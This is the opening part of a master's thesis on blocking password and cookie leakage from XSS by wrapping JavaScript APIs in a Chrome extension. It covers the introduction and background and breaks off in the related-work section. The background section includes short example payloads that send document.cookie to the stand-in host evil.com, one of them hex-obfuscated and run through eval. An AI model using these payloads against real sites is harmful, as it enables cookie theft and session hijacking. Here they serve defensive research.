



Università  
Ca' Foscari  
Venezia

Master's Degree programme — Second Cycle  
(*D.M. 270/2004*)  
in Informatica — Computer Science

Final Thesis

—

Ca' Foscari  
Dorsoduro 3246  
30123 Venezia

# Client-side security through JavaScript API wrapping

**Supervisor**

Ch. Prof. Riccardo Focardi

**Candidate**

Andrea Baesso

Matriculation number 834951

**Academic Year**

2015/2016



# Abstract

Cross Site Scripting (XSS) allows an attacker to inject malicious code into a webpage. Modern web applications enforce various security measures to mitigate attacks but many of these can be easily circumvented by malicious scripts. In fact, JavaScript has full access to the content of a page, thus any confidential information is potentially compromised whenever an attacker is able to inject a malicious script in a visited webpage. In this thesis we experiment techniques to wrap JavaScript APIs so to control what scripts can do and to mitigate the consequences of XSS attacks. We consider the case study of a login form and we show how to prevent password leakage through JavaScript API wrapping.



# Contents

<b>1</b>	<b>Introduction</b>	<b>1</b>
1.1	Problem description . . . . .	1
1.2	Contributions . . . . .	2
1.3	Structure of the thesis . . . . .	3
<b>2</b>	<b>Background</b>	<b>5</b>
2.1	The World Wide Web . . . . .	5
2.2	JavaScript . . . . .	7
2.2.1	JavaScript and EcmaScript . . . . .	7
2.2.2	Object . . . . .	7
2.2.3	Methods . . . . .	8
2.2.4	Properties: configurable, writable, enumerable . . . . .	9
2.2.5	Property modification methods, freeze . . . . .	10
2.2.6	Execution context, let, if, var . . . . .	11
2.2.7	Proxy API . . . . .	12
2.2.8	JavaScript Requests . . . . .	14
2.2.9	Events . . . . .	14
2.3	Extensions . . . . .	15
2.3.1	Overview . . . . .	15
2.3.2	Chrome API . . . . .	17

2.4	Web Security . . . . .	21
2.4.1	Web Attacks . . . . .	21
2.4.2	XSS . . . . .	22
2.4.3	CSP . . . . .	24
2.4.4	Password meters and generators . . . . .	25
2.5	JavaScript Security . . . . .	25
2.5.1	Isolating JavaScript . . . . .	26
2.5.2	JSand . . . . .	27
2.5.3	Isolating JavaScript with Filters, Rewriting, and Wrappers . . . . .	28
2.5.4	Defensive JavaScript . . . . .	29
<b>3</b>	<b>Wrapping JavaScript</b>	<b>31</b>
3.1	Intercepting methods . . . . .	32
3.2	Intercepting object's access . . . . .	35
3.3	Blocking password leakage . . . . .	39
<b>4</b>	<b>The Extension</b>	<b>43</b>
4.1	The final prototype . . . . .	43
4.1.1	The Architecture . . . . .	43
4.1.2	Detailed execution . . . . .	45
4.2	Developing the idea . . . . .	48
4.2.1	First experiments . . . . .	48
4.2.2	From the experiments to the extension . . . . .	51
4.2.3	From methods wrapping to blocking webRequest . . . . .	52
<b>5</b>	<b>Case Studies</b>	<b>57</b>
5.1	Password on registration . . . . .	57
5.1.1	Custom page test . . . . .	58
5.1.2	Real website test . . . . .	61

5.2	Password on login . . . . .	65
5.2.1	Real website test . . . . .	65
5.3	Logging . . . . .	67
<b>6</b>	<b>Conclusions, Limits and Future Works</b>	<b>71</b>
6.1	Conclusions . . . . .	71
6.2	Limitations . . . . .	74
6.3	Future works . . . . .	75





# List of Figures

2.1	The prototype chain for document and window . . . . .	8
2.2	Content Script execution time. . . . .	17
2.3	The web request life cycle. . . . .	19
4.1	The architercture . . . . .	44
4.2	The idea . . . . .	49
5.1	Custom registration form . . . . .	58



# List of Code samples

2.1	JavaScript function declarations . . . . .	9
2.2	Object structure . . . . .	10
2.3	Object's properties modification . . . . .	11
2.4	Let operator . . . . .	11
2.5	Var operator . . . . .	12
2.6	Proxy object usage . . . . .	13
2.7	Window.eval override . . . . .	13
2.8	Request object example . . . . .	14
2.9	XMLHttpRequest example . . . . .	14
2.10	Event listening on keypress . . . . .	15
2.11	Chrome.storage.sync . . . . .	18
2.12	XSS example . . . . .	23
2.13	XSS example with obfuscation . . . . .	23
2.14	CSP example . . . . .	24
2.15	JSand initialization script . . . . .	28
3.1	Eval wrapped by Proxy . . . . .	33
3.2	Access proxied method . . . . .	33
3.3	Eval proxied maintaining native reference . . . . .	34
3.4	Blocking the eval object . . . . .	34
3.5	Checking cookie descriptors . . . . .	36

3.6	Disable getter and setter . . . . .	36
3.7	Bypassing getter-setter overwrite . . . . .	37
3.8	Property wrap: final solution . . . . .	38
3.9	Property wrapping proofs . . . . .	39
5.1	First attack . . . . .	59
5.2	Second attack . . . . .	59
5.3	First attack blocked . . . . .	60
5.4	Second attack blocked . . . . .	60

# Chapter 1

## Introduction

### 1.1 Problem description

JavaScript (JS) is a widespread and powerful scripting language for web developers. Through its use they enhance sites interactivity and user-friendliness by making web pages behave like desktop applications. The inclusion of JS code, from either internal source or third party, is a common practice for most of the websites. The main reasons for using this technology are functionality increase, view of contents otherwise unable to be shown, use of external resources loaded in the web-page and access to data provided by other sites.

JavaScript code has access to all of the web page resources and could easily compromise data confidentiality and integrity or leak user credentials or browser authentication cookies, allowing for session hijacking. Thus, when creating a website, the developer must think about how safe the resources the page is going to include inside its context are and what the consequences would be. The reliability of the included sources should be revised periodically, because a library can be tampered or API updates can damage the execution flow. Moreover, if the user input is not properly sanitized and is rendered in the web application, an

attacker could easily inject malicious JavaScript, by simply interacting with the web application, in a so called Cross Site Scripting (XSS) attack. Unsafe methods such as `eval`, can also be exploited for running arbitrary code in a web application.

In the literature there are proposals for controlling JavaScript execution in order to limit or prevent the access to sensitive resources, or to control malicious behaviour in general. Content Security Policies, CSP, are standardized techniques which include possibility to enable or disable JavaScript code execution; they are sometimes limited by the browser implementation and not often used by developers. In [1] and [2] the authors tried to limit access to unsafe methods by using methods rewrite and wrapping, but they suffered from reversion and prototype chain abuse. JSand [3] used a sandbox approach to safely execute untrusted code in a trusted environment through proxies, code parsing and rewriting, unfortunately due to API update the solution does not work anymore. In [4] authors claimed that accessing the included library source code before the inclusion make possible to filter, rewrite and wrap dangerous code. Unfortunately the proposed solution must be aware of the included sources and rewrite the code before loading it which is not always possible. Defensive JavaScript [5] used the opposite approach, by defining a language subset wanted to protect code injected in untrusted third party environments. The defensive proposal can't be applied to the problems we are focusing because of its basic concept, moreover we want to avoid the definition of a language subset.

## 1.2 Contributions

In this thesis, we define a new way to intercept JavaScript method calls and access to properties, by wrapping the JavaScript API using proxies and methods redefinition. We have developed a Chrome extension that customizes the

wrapping layer along a user defined policy. The extension injects the wrapping layer dynamically in the browsed pages, restricting the operations that other scripts can execute. Then, it enforces the policy required by the user, by eliminating or modifying the API calls. For example, unsafe functions like `eval` can be completely blocked, while accesses to sensitive resources like cookies can be controlled and made secure by stripping sensitive values before the call returns. As a case study, we consider the problem of protecting from password leaking during user registration and login phases. We show how our proposal can significantly limit it by reducing the external communication requests. Our solution is different from previous proposals in many aspects:

- It is possible to implement the solution through an extension, which will apply it to the pages;
- does not need to rewrite the scripts or parse them, because it affects JS API;
- it is usable because the user decides which features enable or disable before accessing the page;
- works on registration and login form because it recognizes password elements parts of the page;
- gives feedback to the user, because tracks the requests blocked.

### **1.3 Structure of the thesis**

In chapter 2, we introduce important concepts relative to JavaScript and its APIs, we describe Chrome extension and web security concepts and we illustrate some of the proposals for securing JavaScript execution. In chapter 3, we present our solution for wrapping JavaScript, we discuss the principles behind it and we show, experimentally, that it can successfully monitor JavaScript execution. In

chapter 4, we describe the extension we implemented, we illustrate in detail its functioning and the challenges we had to face during the implementation. In chapter 5, we test our solution on two relevant cases: user registration and login. We finally present a usability study obtained by browsing a list of more than 1000 URLs with the extension enabled, examining the blocked requests.



# Chapter 2

## Background

In this chapter we present important concepts related to JavaScript, starting from generic notions about the World Wide Web and by focusing on relevant part of the language used in the proposed solution. We describe operating principles about Chrome Extensions by illustrating the most important API used for the implementation of the prototype. We illustrate generic concepts about Web Security and finally we describe the solutions already present in the literature by focusing on the reasons why they can't be part of our ideal solution.

### 2.1 The World Wide Web

The World Wide Web, WWW, is a subset of the Internet composed by all the web-pages which can be accessed using a web-browser. The communication between the browser and the physical place where those are stored takes place through an extensible protocol called HTTP, first standardized with RFC 1945 and later extended with RFC 2616 and RFC 7540 in the new version 2.0. The HTTP protocol is an Application Layer protocol since it abstracts the host-to-host communication and it is based on requests and responses, where the parts

interested are called Client and Server. HTTP messages are composed by a header, which includes information that will be useful for the communication and by the body of the message. The protocol is stateless, because there is no direct link between request and response, but it defines sessions through the use of a specific cookie header in order to maintain a shared context. During a single page access the client sends a message, called request, to the server which replies with its message, called response. As a consequence of the distinction between client and server, a further division between client side and server side exists. It is useful to underline that both of them execute in their own side. This is important not only for the communication, but also for the code execution since it will be different from side to side. The Server side code is not visible to the client, and is created to manage the requests and produce responses. The Client side, has the goal to create a well formed request which can be managed by the destination, and then retrieve the response and interpret it. The program used in the client side of the communication for accessing the web is the Browser. It starts the connection and it is always the one which sends the first request. When a response is received, it parses and presents it as a web page, by fetching the document node after node in the DOM tree. During the page construction it requires the additional resources referenced in the source like CSS and external resources, and mixes all the contents.

## 2.2 JavaScript

### 2.2.1 JavaScript and EcmaScript

JavaScript (JS) is a lightweight, interpreted, programming language with first-class <sup>1</sup> functions [6]. Despite the fact that it was developed by Netscape, it follows the standard defined by ECMAScript, which is currently at the version 7 [7], finalized in June 2016. The ECMAScript standard defines its general purpose programming language, the type systems, the grammar and also methods and objects for the language. Nowadays the JS language depends directly on the ECMA specification but the support for single objects, methods and constructors depends on the specific browser. The result is that the web reference used by developers is the one created for Mozilla by MDN [6], where details for other browsers are described.

### 2.2.2 Object

An Object is a wrapper for a value. It is empty when the value is null or undefined, otherwise it depends on the type of the value. It can be created via constructor or with literal notation, moreover it can descend from other objects inheriting methods and internal objects from the Object.prototype. There exists a special chain called “prototype chain” where every object has a prototype which is itself an object. The prototype of an object is null when the end of the chain is reached. In the figure 2.1 the prototype chain for document and window object are shown. Every element in the chain has the element below as prototype, until the null object is reached. Moreover, in this example, the two chains reach at some point the same prototype. If we consider the null value as last

---

<sup>1</sup>Functions can be passed as argument to other functions, returned as result, stored into variables or store into structures.




Figure 2.1: The prototype chain for document and window

element of the prototype chain, then the first element will inherit all the methods and the properties of the objects between itself and the null value. When the same property name is defined in more than one object, with either same or different value, the one considered will be the first found in the chain from the first element to the last. Moreover a modification to one object's method or property is flooded over all the other objects which inherit it.

### 2.2.3 Methods

JavaScript methods do not come in the same form of other high level languages, they are in fact objects with function type which are defined as object's properties and can be inherited and accessed as every other object's properties. During the execution of method, its "this" value will belong to the object in which it is defined instead of the object which is calling it.

The declaration of a function can be performed in different manners, three of them are shown in the sample 2.1. The anonymous declaration, line 1, con-

sists in the declaration of a variable to which is assigned the function without specifying its name. The named declaration, line 2, includes the function name which can be shown by the JS console in case of error. The Immediately Invokable Function Expression (IIFE), in line 3, is a declaration in which the function is also invoked.

```
1 var theFunction = function () { return true; }  
2 var theFunction = function funFunction () { return true; }  
3 ( function () { return true; } ) ();
```

Code sample 2.1: JavaScript function declarations

#### 2.2.4 Properties: configurable, writable, enumerable

Objects have properties, which are usually shown during enumeration and can have a value which is always an object. The value of a property can be changed and deleted during the operations, or can be defined for the newest created object. The properties descriptors come with two types, data descriptors and accessor descriptors. The data ones are properties which can have a value, writable or not. The accessors ones have a pair getter-setter of functions used to set or retrieve a value. It is important to note that a descriptor can have only one of these two types, not both. Data and accessor, share required keys such as:

- **configurable**, a boolean value defining if descriptor's value can be changed or deleted from the object;
- **enumerable**, a boolean value defining if the property can be shown during object's properties enumeration.

Moreover they might have additional keys which are data descriptors, with:

- **value**, the value of the property which is undefined at default and might have any valid JavaScript value;

- `writable`, a boolean value defining if descriptor's value can be changed with an assignment operation;

and accessor descriptors with:

- `get`, a function used to retrieve the descriptor's value and returning it;
- `set`, a function used to set the descriptor's value passed by argument;

In the sample 2.2 we show the structure of the object in terms of descriptors and properties.

```
1 Object {  
2   enumerable: boolean ,  
3   configurable: boolean ,  
4   writable: boolean ,  
5   value : value ,  
6   get : function () { return value; } ,  
7   set : function (input_value) { value = input_value; }  
8 }
```

Code sample 2.2: Object structure

### 2.2.5 Property modification methods, freeze

Object's properties can be modified, where in need, with a specific method called `Object.defineProperty()` 2.3. This method has three input parameters, which are in order: the property's prototype, the property's key name and one of the previously defined descriptor's key with associated value, or a list of them. The kinds of modifications are different, indeed there can be a single modification of the value or there can be the modification of descriptor's property value which can block the possibility of future modification. These are specifically the `configurable` and `writable` descriptors.

The Freeze operation is a way to prevent the modification of an object, in particular it will prevent the extension of the prototype or the deletion of its prototype properties, including value, configurable, writable, enumerable.

```
1 Object.defineProperty(document.prototype, 'key', {
2   enumerable: false,
3   configurable: false,
4   writable: false,
5   value: Object
6 });
7 (Object.freeze || Object)(Object.prototype);
```

Code sample 2.3: Object's properties modification

### 2.2.6 Execution context, let, if, var

The *let* statement declares a block scope variable, optionally initializing it. This means that at the end of the block the symbol declared with *let* stops having that value. Moreover if the *let* statement redeclares a variable, it will return to have the previous value at the end of the *let* scope.

In the sample 2.4 the variable *foo* is initialized with value 1. During the conditional statement the value of *foo* is updated with the *let* operator to the new value 2 but once the statement is over and the block is completed the value returns to be 1. The output which will be printed would be : "2" in the line number 4 and "1" in the line 6. Without the *let* operator in the redefinition, the output would be "2" for both the lines 4 and 6.

```
1 foo = 1;
2 if (true) {
3   let foo = 2;
```

```
4 console.log (foo);  
5 }  
6 console.log (a)
```

Code sample 2.4: Let operator

By default a JavaScript variable has global scope. The `var` statement declares a variable whose scope is the execution context. In the sample 2.5 we show two variables having a value assigned inside the context of a function block. When the function is executed, line 5, the variable `b` is instantiated as a global variable, with the possibility to use it by calling `window.b`. The variable `a`, differently, has value 1 only in the block context. The output for line 6 is “1” and the output for line 7 is a `ReferenceError`.

```
1 function foo () {  
2   a = 1;  
3   var b = 2;  
4 }  
5 foo ()  
6 console.log (a);  
7 console.log (b);
```

Code sample 2.5: Var operator

### 2.2.7 Proxy API

The Proxy object is an exotic object, without standardized method’s behaviour defined by EcmaScript, which is used to define custom behaviour for fundamental operations such as lookup, assignment, enumeration and invocation. It is composed by an Handler, which includes the traps to execute, and a Target which is the object it virtualizes. The trap is an object which provides the property access.



When a function is proxied with the Proxy object, its value is hidden from the other functions and the anonymous object is returned as result, moreover is not possible to inherit or implement the method `toString` for Proxy objects. In the sample 2.6 the `eval` function is proxied with a custom created Proxy object. The target is an empty function object and the handler object contains only the function *apply* through which is possible to retrieve the parameters used when calling it. In this scenario it is easy to understand that the parameters can be checked for any values and any operation can be performed, such as blocking the execution under a certain assumption.

```
1 window.eval = new Proxy(function() {}, {
2   apply: function(target, thisArg, argumentsList) {
3     if(window["eval_notice"]){
4       window["eval_notice"]=false;
5       console.log('EVAL_DISABLED');
6     }
7   });
8 }
```

Code sample 2.6: Proxy object usage

Note that an alternative to 2.6 is the one shown in 2.7 which uses only the function override, with the main difference in the visibility of the method's source code.

```
1 window.eval = function(target, thisArg, argumentsList) {
2   if(true){
3     console.log('EVAL_DISABLED');
4   }
5 };
```

Code sample 2.7: Window.eval override

## 2.2.8 JavaScript Requests

JavaScript methods can be used to retrieve information from other pages, or send data to them. The API which are used mostly are Request and XMLHttpRequest through which is possible to create a connection and send any possible data. In the sample 2.8 the Request API is used to perform a connection the url evil.com, the request is first created as an object and then the fetch command tries to retrieve the result. The sample 2.9 shows the use of XMLHttpRequest API for a simple GET request which is first created as an XMLHttpRequest object and then the data is sent with the send methods.

```
1 var req = new Request("http://evil.com?" + document.cookie);
2 fetch(req)
3 .then(
4   function(response) { console.log("leaked"); })
```

Code sample 2.8: Request object example

```
1 var req = new XMLHttpRequest();
2 req.open('GET', 'http://evil.com?' + document.cookie, true);
3 req.send(null)
```

Code sample 2.9: XMLHttpRequest example

## 2.2.9 Events

A JS Event is an action happening in the context of the page. The action can be performed by the user or by the page itself. There are several types of events, with different timings. The importance of the existence of events is remarkable, since it is possible to handle them and perform code execution automatically at specific time.

The events range from a click in some point of the page with the mouse, to a

keyboard input or to a completion of the page loading. The association of an event to an action is performed through the method `addEventListener` which is enabled on objects inheriting from `EventTarget`; it requires the event name and the function to execute when it is fired. In the sample 2.10 the listener intercepts all the key pressed while focusing on the body of the page.

```
1 document.body.addEventListener(  
2   'keypress',  
3   function() { console.log('key_pressed') }  
4 );
```

Code sample 2.10: Event listening on keypress

## 2.3 Extensions

Extensions are programs running in the browser; since there are many browsers which can use this technology we will focus on those running into the Chrome browser.

### 2.3.1 Overview

A Chrome extension is a program written with multiple languages such as `Css`, `JavaScript` and `Html`, integrated with browser specific API, which is executed in the browser context and can modify its execution. It can be composed by multiple scripts with different execution contexts which are integrated in the web-page and can modify its aspect or can communicate with it. The great potentialities of this kind of program permit to perform sensible operations in the user context and therefore is necessary to pay serious attention to the extensions used and their origin.

The structure of an extension is defined in its manifest, a JSON format file where

the application permissions are declared and the necessary files are included with their path, moreover for each API used a permission must be declared alongside with the enabled urls.

The main components are Event Pages able to perform long period tasks and Content Scripts executed with a specific timing. An Event Page is a script being executed from its loading in the browser to the moment it is stopped or its job reaches the end, moreover when the Event Page has the shape of a Background Script it can still be present in memory when the browser is closed with a copy of the data.

A Content Script is a JavaScript code source being executed in the page context but with a different JS environment, which is isolated from the one belonging to the web-page and from the environments of the other Content Scripts. The communication through Content Scripts and web-page is performed through the page's DOM. The main characteristic of a Content Script is the time of execution, indeed it can perform operations with different timings defined in the extension's manifest by associating a different value to the parameter called `run_at`. The possible values for `run_at` parameter, shown in 2.2 can be:

- `document_start`, the script is executed after Css styles are loaded but before the DOM creation, the loading and execution of any other scripts;
- `document_end`, the script is executed after the DOM is loaded and after the in-line scripts execution but before any other resources are loaded, like images or external scripts;
- `document_idle`, the script is executed with a variable timing defined by the browser but always between the end of `document_end` and the end of the execution of the page event `window.onload`.

When more than one extension is installed in the browser the execution order must be carefully considered, in fact if more than one Content Script executes




Figure 2.2: Content Script execution time.

with `document_start` or with the other timing, the first extension executed is the first installed and the remaining will be executed with installation order.

### 2.3.2 Chrome API

Although the normal JavaScript code is enough to perform a sensible number of operations, most of the chrome extension's power is based on special-purpose API which cannot be used neither in other browser nor in the Chrome browser without an extension context. The following is a brief description of those used in this work.

#### **chrome.storage.sync**

The *chrome.storage* API is used to manage the storage along with functions used to save and retrieve data. The storage type used is the local one, as for the `localStorage` JS API but with asynchronous behaviour. The use of the *sync* option permits to synchronize the data through all chrome browsers in which the user is logged in, if the browser is off-line the data will be stored locally and the next time it will be on-line the data will be synchronized. Data can be retrieved directly by the Content Script without the need to use a background script. The storage

area is not encrypted and in order to save and load data the function *get* and *set* are used. In the sample 2.11 from line 1 to 5 the data saved under the name “policies” are retrieved with the function `chrome.storage.sync.get`, from line 6 to 10 data contained in the string variable `to_save` are saved under the name “policies” with the function `chrome.storage.sync.set`.

```
1 chrome.storage.sync.get('policies',
2   function(result) {
3     console.log("Loaded:_" + result);
4   }
5 );
6 chrome.storage.sync.set({'policies': to_save},
7   function() {
8     console.log("Data_saved.");
9   }
10 );
```

Code sample 2.11: `Chrome.storage.sync`

### **chrome.webRequest**

The `chrome.webRequest` API permits to intercept web requests and to inspect their content, optionally blocking the progression. The life cycle of a request, shown in figure 2.1, is a series of events which start from the moment right before the connection is opened and reach the end when the connection is completed or an error is thrown. The events take place with different timings following the flow of the communication, the following list briefly describes them. *onBeforeRequests* is fired when the request is about to occur, before the TCP connection is activate, and can be used only to cancel or redirect a request. If more than one extension is listening for this event the first that will catch it will be the last installed into the browser.




Figure 2.3: The web request life cycle.

*onBeforeSendHeaders* is fired when the request is about to occur but when the headers have been already prepared and are available to the extensions which can modify them by changing their value, deleting and adding elements. Moreover during this event is possible to cancel the request.

*onSendHeaders* is fired after all extensions had the possibility to catch the *onBeforeSendHeaders* event and to modify the request's headers, just before sending them to the network. This event does not permit to modify or cancel the request, moreover it is managed asynchronously.

*onHeadersReceived* is fired when HTTP or HTTPS response's headers are re-

ceived. It allows to add, modify and delete them and to redirect the request. This event is the first which can cause the request to proceed with different flows, in fact the natural prosecution of the events can be one of `onAuthRequired`, `onBeforeRedirect` or `onResponseStarted`.

*onAuthRequired* is fired when the web request in progress requires user authentication, it can be managed synchronously and the next event fired will be `onBeforeSendHeaders` with the possibility to create an events cycle.

*onBeforeRedirect* is fired when the request is going to be redirected, due to a response or an extension. It is only asynchronous and can be fired after `onBeforeRequest` or `onHeadersReceived` and afterwards starts the `onBeforeRequest` event.

*onResponseStarted* is fired when the first byte of the response is received. The request cannot be modified or deleted at this point and in case of an HTTP request in permits status line and response headers to be available.

*onCompleted* is fired when the response has been completed.

*onErrorOccurred* is fired when the response cannot be processed or when another extension cancels the request.

### **chrome.tabs**

The `chrome.tabs` API permits to obtain information about the tabs currently opened in the window. Through its functionalities it is possible to retrieve information about window and tabs alongside with their properties, create new elements of this kind, communicate with them from part of the extension and permit to listen to events associated to a specific tab.

The *query* method is used to retrieve all the tabs which correspond to the properties passed as parameters. This access capability permits, in a specific case, to retrieve the current tab and access its parameters which could be modified or parsed for any control.



The *sendMessage* method is used to send a single message to a specific tab defined in the parameters alongside with the message and the callback function used to manage the eventual response. When the message is sent, a Content Scripts executing in the page will receive it if the *runtime.onMessage* API has been used to listen to messages.

The *update* method is used to modify specific properties of the tab, passed as parameter. The possibilities are “url” used to reload the tab or change its location, “active” in order to activate its state. “Highlighted”, “selected”, “pinned”, “muted”, “autoDiscardable” are used to enable or disable the corresponding tab’s property and “openerTabId” returns the id of the tab which opened the one with the selected tabId.

### **chrome.runtime**

The runtime API is used to retrieve the background page and data about extension’s manifest, it contains useful methods for listening and replying to events of the application. It includes a messaging functions through which is possible to add listeners for messages. An extension script can listen to message with *chrome.runtime.onMessage.addListener* and it is possible to send messages with *chrome.runtime.sendMessage*.

## **2.4 Web Security**

### **2.4.1 Web Attacks**

A Web Vulnerability is a dangerous situation created by human error, misuse of application or coding error which can be exploited by an attacker in order to get access to confidential information, compromise data integrity or deny data availability. The vulnerability can be exploited using attacks. A Web attack is

an action performed by a malicious subject with the aim to retrieve sensitive information by misleading an user or by exploiting a vulnerability. In the annual Internet Security Threat Report [8], Symantec focused on “Malvertising”, the malicious behaviour to create a web-advertisement which will compromise popular site. They consider this behaviour important and expect it to continue to grow, increasing the demand to block this situation from the user. The top 10 vulnerabilities found from web scanner include most of SSL vulnerabilities, the Cross-Site Scripting finds place in the fifth position.

### 2.4.2 XSS

Cross-Site Scripting, referred as XSS, is a type of web attack where a malicious script is injected inside a trusted source, or a tainted source trusted by a web page. The victims of this attack are the users, not the application, because they are the source from whom is possible to obtain confidential information. The classic attack vector is a dynamic page with a form, where it is possible to write some text which is saved and later on included in the page, in order to be displayed to the user. When the input is not well filtered or bypasses the filter action, the text can be delivered including malicious script. The information which can be steal with this kind of attack include cookies, session tokens, personal data or sensitive information. Clearly, when cookies or session information are stolen they can be used to gain access to the same website from another person, including access to personal information stored in that place. There are different types of XSS, which can be summarized in Stored, Reflected and DOM Based.

*Stored XSS* are a kind of XSS which are saved permanently in the web-page. They can be part of a comment, included inside some in-line script or part on code imported from a tainted trusted source.

*Reflected XSS* are XSS where the injected script, coming from a server response, an error message or a search result, is reflected from the server. The reflected one is usually delivered with link inside an email or inside a social network message, where the user is forced to click. The result will be shown as a trusted form placed inside a malicious origin.

*DOM Based XSS* are attacks where the payload is not placed in the server side of the page but in the client side, as result of a modification of the DOM client side code.

Considering a web-site where, after logging in, an user can post comments by writing some text, if the input is not safely evaded the result could be the presence of code as shown in 2.12. This code creates an alert which shows the cookies when executed in the page.

```
1 <script>alert(document.cookie);</script>
```

Code sample 2.12: XSS example

In the case of tampered advertising library, the malicious code can be also obfuscated in order to make more difficult its detection. A briefly example is shown in the sample 2.13 where the user is redirected to a web-page whose url includes the cookies. The code lines from 1 to 9 are together equivalent to the one in line number 10.

```
1 var _0x4d=["\x77\x69\x6E\x64\x6F\x77\x2E\x6C\x6F\x63"];
2 var _0xf3=["\x61\x74\x69\x6F\x6E\x3D\x22\x68\x74\x74"];
3 var _0x10=["\x70\x3A\x2F\x2F\x65\x76\x69\x6C\x2E\x63"];
4 var _0x9d=["\x6F\x6D\x3F\x63\x3D\x22\x2B\x64\x6F\x63"];
5 var _0xa5=["\x75\x6D\x65\x6E\x74\x2E\x63\x6F\x6F\x6B"];
6 var _0x15=["\x69\x65"];
7 var _0x11=_0x4d[0]+_0xf3[0]+_0x10[0];
8 var _0x98=_0x9d[0]+_0xa5[0]+_0x15[0];
9 eval(_0x11+_0x98);
```

```
10 eval ("location=\"http://evil.com?c=\"+document.cookie");
```

Code sample 2.13: XSS example with obfuscation

### 2.4.3 CSP

Content Security Policy, abbreviate to CSP, is a security layer [9] created with an html header tag which can be used to reduce the risk to activate XSS attacks on the browser by detecting and mitigating them. It is a support procedure for input validation, where the data shown in the website come from a user input which can be malicious, but it can also protect from remote script included in the page. The inclusion of CSP in the page is done by placing policies after the specific header, as shown in 2.14. The chosen value for a policy is associated with its name.

Code sample 2.14: CSP example

```
Content-Security-Policy: default-src 'self'
```

In order to test the use of policies during the page development, it is possible to enable their use in report only mode. In the first version [10], standardized by W3C, the standard blacklist-whitelist approach was defined, each policy must be associated with the url from which the data loading is enabled or the uri used during other operations. The second version [11] enhanced the standard with new policies and the possibility to use hashes or nonces to whitelist scripts and resources included. The third version [12], instead, is still a working draft but should standardize many aspects actually confused, such as the browser implementation.

The existence of CSPs does not solves all the web security problems, moreover in a recent work Calzavara *et al* [13] noticed how this technology is still not completely reliable, under the user's point of view. They have claimed that even

if it is possible to mitigate the problems, developers tend not to consider CSPs at all, they wrongly use them limit the use to the report only mode. Moreover the trend noticed include the relaxation of policies used in case of reported errors.

#### 2.4.4 Password meters and generators

Password Meters and Generators are tools used to help the users, during the creation of an account, to choose a password secure enough. The generators randomly create a string with defined length and constraints. Meters are ways to evaluate the strength of a password by executing some operation on them, checking the satisfaction of constraints and evaluating its security. The result of will be displaying to the user as a feedback for its choice. The reason why an high number of web-site are implementing this techniques is that with the increase of computation capabilities, passwords can be cracked in a reasonable time if not enough strong. Moreover not most of the websites include additional security measures, such as connections limit per time or multiple factors authentications. Van Acker *et al* in their work [14] on meters and generators found that web-sites can trust meter libraries which obtain the access to the password in the site, furthermore they discovered cases where the passwords are leaked or sent clearly in the network.

## 2.5 JavaScript Security

Several approaches have been studied for such problems with different solutions. In the following section we try to briefly recap a small but relevant subset of these with relative problem definition, solution and result. It is important to consider that most of the previous works present in the literature are based on older JavaScript versions.

## 2.5.1 Isolating JavaScript

### Lightweight Self-Protecting JavaScript

In 2009, Phung *et al* [1] wanted to control JavaScript code execution, preventing or modifying inappropriate behaviour caused by third party scripts or poor designed code. They thought that a trusted web-page which includes JavaScript code from a non trusted source, can be made safe by modifying the code and making it self protecting. They wanted a light solution without browser modification, which can cause overload, and without code parsing. Furthermore they were looking for a complete solution, in order to ensure that all significant events were intercepted, and tamper-proof, in order to avoid code subversion. In the author's threat model an attacker is a malicious user able to inject JavaScript code in the page. The defence is performed by creating of a reference monitor, a method for intercepting security relevant resource requests alongside, with security states and policies. The intercepted events can be permitted, rejected or modified based on their value and through runtime check. The original methods are saved inside an alias not accessible from the external of the scope, and redefined with a wrapper accessible from all the code scopes. The Aspect-Oriented programming methodology was used for the implementation. They defined a formal structure for the security state where each relevant method is associated with an alias  $M^{orig} = M$ . When at some point during the execution it is necessary to call the original method, it will be done through the alias and a wrapper  $M(params) = wrapper_M(M^{orig}, params, SecurityState)$ . In the wrapper execution, the SecurityState will be checked alongside the input parameters and the method. The authors defined possible attacks which could be suffered from the solution in the restore of built-ins from other pages, frames or iframe and the presence of the Mozilla delete operator.

### Safe Wrappers and Sane Policies for Self Protecting JavaScript

